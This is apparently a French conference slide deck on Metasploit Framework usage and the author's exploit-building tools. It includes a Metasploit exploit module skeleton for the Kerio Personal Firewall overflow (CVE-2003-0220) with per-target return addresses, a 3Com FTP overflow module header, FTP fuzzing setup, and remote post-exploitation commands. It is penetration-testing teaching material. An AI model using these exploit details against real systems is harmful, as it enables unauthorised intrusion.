

Utilisation Optimale du  
**METASPLOIT FRAMEWORK**



***GROUPE NT SECURITE***  
**OSSIR**

Jérôme ATHIAS



# Présentation



C:\>whoami

Analyste-programmeur en province

Passionné de sécurité : autodid*hackte*

Présence dans différentes mailinglists / forums

Site: <https://www.securinfos.info>

SECURINFOS





# Introduction

Le **METASPLOIT FRAMEWORK**, c'est quoi?

Une plateforme de tests d'intrusion


Version 2.x : PERL

Version 3.x : **RUBY**





# Arborescence



# Interfaces

## Console




```
msf ~
=====
=[ msf v3.0-beta-dev
+ -- --=[ 104 exploits - 99 payloads
+ -- --=[ 17 encoders - 4 nops
  =[ 13 aux

msf >
```

# Interfaces

Web 



Metasploit Framework Web Console v.3 - Microsoft Internet Explorer

Fichier Edition Affichage Favoris Outils ?

Précédente Recherche Favoris

Adresse <http://localhost:5555/> OK Liens >>

Google Recherche PageRank 122 bloquée(s) Orthographe Options

localhost

Exploits Auxiliaries Payloads Encoders Nops Sessions Jobs IDE Help Platform: i386-cygwin (ruby 1.8.4) Metasploit: 3.0-beta-dev

Metasploit Sessions

Available Exploits

**metasploit**

Available Payloads

Search payload modules: met

Modules

- Windows Meterpreter, Bind TCP Stager
- Listen for a connection, Inject the meterpreter server DLL
- Windows Meterpreter, Find Tag Ordinal Stager


Terminé Intranet local

# Processus d'Exploitation

Exploitation globale classique:


- 1) Reconnaissance – informations sur la cible
- 2) Détection – identification des failles
- 3) Exploitation
- 4) Post-exploitation
- 5) Rapport pour le pen-tester

# Failles prédominantes



# Risques importants

## Secunia Security Advisories All Advisories Impact (2003 - 2006)



This graph was generated by Secunia.

Based on vulnerability information available at <http://secunia.com/>

# Détection – identification des failles

11101011101

nmap\*

nessus\*

modules/auxiliary/scanner/

\* db.rb : db\_nmap, db\_autopwn


winfingerprint

hping

...



# Exploitation



Exploits

Encodage de payloads (*teeny-tiny-weeny-winy*)

Evasion (anti-IDS)

Etapes successives (stagers)

# Post-Exploitation

---

Meterpreter + scripts  
(VNC)



# BDD d'opcodes du MSF

## Avantages:



**Détaillée** (versions de DLL, opcodes [REG + X])

Recherche multi-critères

## Inconvénients:

Pas de recherche inversée (adresse => opcode/OS)

Limite des langues supportées (US, FR, DE)

# BDD d'opcodes /JA

## BDD internationale

*Un peu d'hexa-vaudou... et :*

- 1) Adresses de retour pour le même opcode trouvées sur plusieurs langues d'une même plateforme (**adresses magiques** / internationales / universelles)
- 2) Adresses de retour pour le même opcode trouvées sur plusieurs plateformes différentes (**adresses aliens**)

# BDD d'opcodes /JA



## + Avantages:

**Internationale** (US, FR, DE, IT, SP, NL, PL, CH)




Recherche multi-critères – Recherche inversée...

## Inconvénients:

Moins détaillée (opcodes classiques) (*pour l'instant ;-)*)

# « Défauts » du MSF




## Orienté cibles US

Obligation de modifier l'adresse de retour dans le code d'un module exploit pour une cible non-US, « obligation » de recharger le MSF pour prise en compte de cette modification d'adresse.

Le type d'opcode n'est *pas* précisé dans les exploits.

# THE X PLOITER

- => Editeur d'exploits
- => Moteur de scan
- => BDD d'adresses de retour
- => Exploitation automatisée
- => Post-Exploitation automatisée
- => (*Génération de rapports d'audit*)
- ...



# THEXPLOITER

## Editeur d'exploit

The screenshot displays the MSF-eXploit Builder application window. The title bar reads "MSF-eXploit Builder - Jerome Athias : jerome.athias@free.fr". The main window is titled "MSF-eXploit Builder - 1.0 beta 3" and includes a URL "https://www.securinfos.info".

The interface is divided into several sections:

- Module Path:** C:\Program Files\Metasploit\Framework3\home\framework\modules\exploits\windows\firewall\kerio\_auth.rb
- Buttons:** Nouveau, Enregistrer, Imprimer, Test!
- Metadata Fields:** Nom (Kerio Firewall 2.1.4 Authentication Packet Overflow), Version (\$Revision: 1.0 \$), Auteur(s) (MC), Arch, OS, Payload (Taille Dispo: 1000), Mots clés, nops min, nops max, Interdit ("\"x00\""), PrepEncodeur.
- Description:** This module exploits a stack overflow in Kerio Personal Firewall administration authentication process. This module has only been tested against Kerio Personal Firewall 2 (2.1.4).
- Targets:** Cibles (Windows 2000 Pro SP4 English), Adr. retour (0x7c2ec68b), Opcode, Windows (SP), Type, Langue (MULTI), Adr. retour.
- Références:** A table with columns REF and URL. It lists references for [ '7180' ] and [ '2003-0220' ] with their respective URLs.
- Date:** Date de divulgation (April 28 2003).
- Mots clés:** A field for keywords.
- Code Editor:** Contains the following Ruby code:

```
require 'msf/core'

module Msf

  class Exploits::Windows::Firewall::Kerio_Auth < Msf::Exploit::Remote

    include Exploit::Remote::Tcp

    def initialize(info = {})
      super(update_info(info,
        'Name' => 'Kerio Firewall 2.1.4 Authentication Packet Overflow',
        'Description' => %q{
          This module exploits a stack overflow in Kerio Personal Firewall
          administration authentication process. This module has only been tested
          against Kerio Personal Firewall 2 (2.1.4).
        },
        'Author' => 'MC',
        'License' => MSF_LICENSE,
        'Version' => '$Revision: 1.0 $',
        'References' =>
          [
            [ '7180' ],
            [ 'CVE', '2003-0220' ],
            [ 'URL', 'http://www1.corest.com/common/showdoc.php?idx=314&idxseccion=10' ]
          ],
        'DefaultOptions' =>
          {
            'EXITFUNC' => 'process',
          },
        'Payload' =>
          {
            'Space' => 1000,
            'BadChars' => "\"x00\"",
            'StackAdjustment' => -3500,
          },
        'Platform' => 'win',
        'Targets' =>
          [
            [ 'Windows 2000 Pro SP4 English', { 'Ret' => 0x7c2ec68b } ],
            [ 'Windows XP Pro SP0 English', { 'Ret' => 0x77e3171b } ],
            [ 'Windows XP Pro SP1 English', { 'Ret' => 0x77dc5527 } ],
          ],
        'Privileged' => true,
        'DisclosureDate' => 'April 28 2003',
      ))
    end
  end
end
```

## Assistant

MSF-XB Assistant - Jerome Athias

Version:  
 MSF 2.x  
 MSF 3.x

Cible: windows Type / protocole: ftp

Port par défaut: 21 IP de test: 127.0.0.1

Utilisateur: test Mot de passe: test

Fuzzer: ftpfuzz **Bouton**

>> Application: Gene6 FTP Server

Bannière: 220 Gene6 FTP Server v3.8.0 (Build 34) ready...

Bannière Hexa:

```
< 00000000 32 32 30 20 47 65 6e 65 36 20 46 54 50 20 53 65 # 220 Gene6 FTP Se
< 00000010 72 76 65 72 20 76 33 2e 38 2e 30 20 28 42 75 69 # rver v3.8.0 (Bui
< 00000020 6c 64 20 33 34 29 20 72 65 61 64 79 2e 2e 2e 0d # ld 34) ready...
< 00000030 0a #.
< 00000031 33 33 31 20 50 61 73 73 77 6f 72 64 20 72 65 71 # 331 Password req
< 00000041 75 69 72 65 64 20 66 6f 72 20 74 65 73 74 2e 0d # uired for test..
< 00000051 0a #.
< 00000052 32 33 30 20 55 73 65 72 20 74 65 73 74 20 6c 6f # 230 User test lo
< 00000062 67 67 65 64 20 69 6e 2e 0d 0a # gged in...
< 0000006c 34 32 31 20 43 6f 6e 6e 65 63 74 69 6f 6e 20 63 # 421 Connection c
```

Commande: STOR

Processus: C:\Program Files\Micro Application\FTP Serveur Expert\G6FTPServer.exe Version: 3.8.0.34

PID: 2132 **MEMDUMP** Editeur: Gene6

Lister les opcodes avec: msfpescan Opcode: JUMP REG: TOUS

Paramètres: **Lister**

# Outils : convertisseur Hex/Ascii...

firewall 2.1 Authentication Packet Overflow | require 'msf/core'

Table ASCII - MSF-XB - <https://www.securinfos.info>

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040	&#32;	Space	64	40	100	&#64;	@	96	60	140	&#96;	`
1	1	001	SOH (start of heading)	33	21	041	&#33;	!	65	41	101	&#65;	A	97	61	141	&#97;	a
2	2	002	STX (start of text)	34	22	042	&#34;	"	66	42	102	&#66;	B	98	62	142	&#98;	b
3	3	003	ETX (end of text)	35	23	043	&#35;	#	67	43	103	&#67;	C	99	63	143	&#99;	c
4	4	004	EOT (end of transmission)	36	24	044	&#36;	\$	68	44	104	&#68;	D	100	64	144	&#100;	d
5	5	005	ENQ (enquiry)	37	25	045	&#37;	%	69	45	105	&#69;	E	101	65	145	&#101;	e
6	6	006	ACK (acknowledge)	38	26	046	&#38;	&	70	46	106	&#70;	F	102	66	146	&#102;	f
7	7	007	BEL (bell)	39	27	047	&#39;	'	71	47	107	&#71;	G	103	67	147	&#103;	g
8	8	010	BS (backspace)	40	28	050	&#40;	(	72	48	110	&#72;	H	104	68	150	&#104;	h
9	9	011	TAB (horizontal tab)	41	29	051	&#41;	)	73	49	111	&#73;	I	105	69	151	&#105;	i
10	A	012	LF (NL line feed, new line)	42	2A	052	&#42;	*	74	4A	112	&#74;	J	106	6A	152	&#106;	j
11	B	013	VT (vertical tab)	43	2B	053	&#43;	+	75	4B	113	&#75;	K	107	6B	153	&#107;	k
12	C	014	FF (NP form feed, new page)	44	2C	054	&#44;	,	76	4C	114	&#76;	L	108	6C	154	&#108;	l
13	D	015	CR (carriage return)	45	2D	055	&#45;	-	77	4D	115	&#77;	M	109	6D	155	&#109;	m
14	E	016	SO (shift out)	46	2E	056	&#46;	.	78	4E	116	&#78;	N	110	6E	156	&#110;	n
15	F	017	SI (shift in)	47	2F	057	&#47;	/	79	4F	117	&#79;	O	111	6F	157	&#111;	o
16	10	020	DLE (data link escape)	48	30	060	&#48;	0	80	50	120	&#80;	P	112	70	160	&#112;	p
17	11	021	DC1 (device control 1)	49	31	061	&#49;	1	81	51	121	&#81;	Q	113	71	161	&#113;	q
18	12	022	DC2 (device control 2)	50	32	062	&#50;	2	82	52	122	&#82;	R	114	72	162	&#114;	r
19	13	023	DC3 (device control 3)	51	33	063	&#51;	3	83	53	123	&#83;	S	115	73	163	&#115;	s
20	14	024	DC4 (device control 4)	52	34	064	&#52;	4	84	54	124	&#84;	T	116	74	164	&#116;	t
21	15	025	NAK (negative acknowledge)	53	35	065	&#53;	5	85	55	125	&#85;	U	117	75	165	&#117;	u
22	16	026	SYN (synchronous idle)	54	36	066	&#54;	6	86	56	126	&#86;	V	118	76	166	&#118;	v
23	17	027	ETB (end of trans. block)	55	37	067	&#55;	7	87	57	127	&#87;	W	119	77	167	&#119;	w
24	18	030	CAN (cancel)	56	38	070	&#56;	8	88	58	130	&#88;	X	120	78	170	&#120;	x
25	19	031	EM (end of medium)	57	39	071	&#57;	9	89	59	131	&#89;	Y	121	79	171	&#121;	y
26	1A	032	SUB (substitute)	58	3A	072	&#58;	:	90	5A	132	&#90;	Z	122	7A	172	&#122;	z
27	1B	033	ESC (escape)	59	3B	073	&#59;	;	91	5B	133	&#91;	[	123	7B	173	&#123;	{
28	1C	034	FS (file separator)	60	3C	074	&#60;	<	92	5C	134	&#92;	\	124	7C	174	&#124;	
29	1D	035	GS (group separator)	61	3D	075	&#61;	=	93	5D	135	&#93;	]	125	7D	175	&#125;	}
30	1E	036	RS (record separator)	62	3E	076	&#62;	>	94	5E	136	&#94;	^	126	7E	176	&#126;	~
31	1F	037	US (unit separator)	63	3F	077	&#63;	?	95	5F	137	&#95;	_	127	7F	177	&#127;	DEL

Source: [www.LookupTables.com](http://www.LookupTables.com)

Bad Chars: ""\x00" | Bad Chars: NUL

# Outils : impression



Prévisualisation de l'état ETAT\_EXPLOIT\_CODE

92%

1 / 3

Word Excel HTML PDF XML Email Email PDF

Exporter vers PDF...

## 3Com 3C Daemon FTP Server Overflow

```
##
# This file is part of the Metasploit Framework and may be redistributed
# according to the licenses defined in the Authors field below. In the
# case of an unknown or missing license, this file defaults to the same
# license as the core Framework (dual GPLv2 and Artistic). The latest
# version of the Framework can always be obtained from metasploit.com.
##

#Edited with MSFXB

package Msf::Exploit::3com_3cdaemon_ftp_overflow;
use base "Msf::Exploit";
use strict;
use Pex::Text;

my $advanced = { };

my $info =
{
  'Name' => '3Com 3C Daemon FTP Server Overflow',
  'Version' => '$Revision: 1.6 $',
  'Authors' => [ 'H D Moore <hdm[at]metasploit.com>' ],
  'Arch' => [ 'x86' ],
  'OS' => [ 'win32', 'win2000', 'winxp' ],
  ...
}
```



## Outils : testeur d'exploit

theXploit - Jerome Athias

RHOST:  RPORT:

Exploit:  Opcode:

Payload:  ▼ DLL:

Cible:

OS:  ▼ Version:  ▼ Langue:  ▼ Service Pack:  ▼

Badchars:  Adr. retour:  ▼

Paramètre	Valeur
FTPPASS	
FTPUSER	
Proxies	
RHOST	192.168.0.2
RPORT	21
SSL	
TARGET	

# THE X PLOITER

theXploiter - Jerome Athias : jerome.athias@free.fr

theXploiter - 1.0 BETA 1 IP LAN: 192.168.0.5 IP WAN:

Import Exploits EDITEUR MSF <https://www.securinfos.info>

Domaine/URL:

IP1

IP2     Scan avec  Paramètres

Fichier :

Résultats pour  OS:

MAC:   AutoHack   View Live Report

ETAT	SERVICE	VERSION	EXPLOITS	IDEXPLOIT

Exploits

- 
- 
- 
- 
-



# THE X PLOITER

theXploiter - Jerome Athias : jerome.athias@free.fr

theXploiter - 1.0 BETA 1 IP LAN: 192.168.0.5 IP WAN: Import EDITEUR <https://www.securinfos.info>

Hack Plan

Variables globales: IPLAN, IPWAN

Exécution: DISTANTE Commande: Ajouter

ORDRE	EXECUTION	COMMANDE	PARAMETRE
1	REMOTE	cd\	
2	REMOTE	cd Temp	
3	REMOTE	netstat -an>netstat.txt	
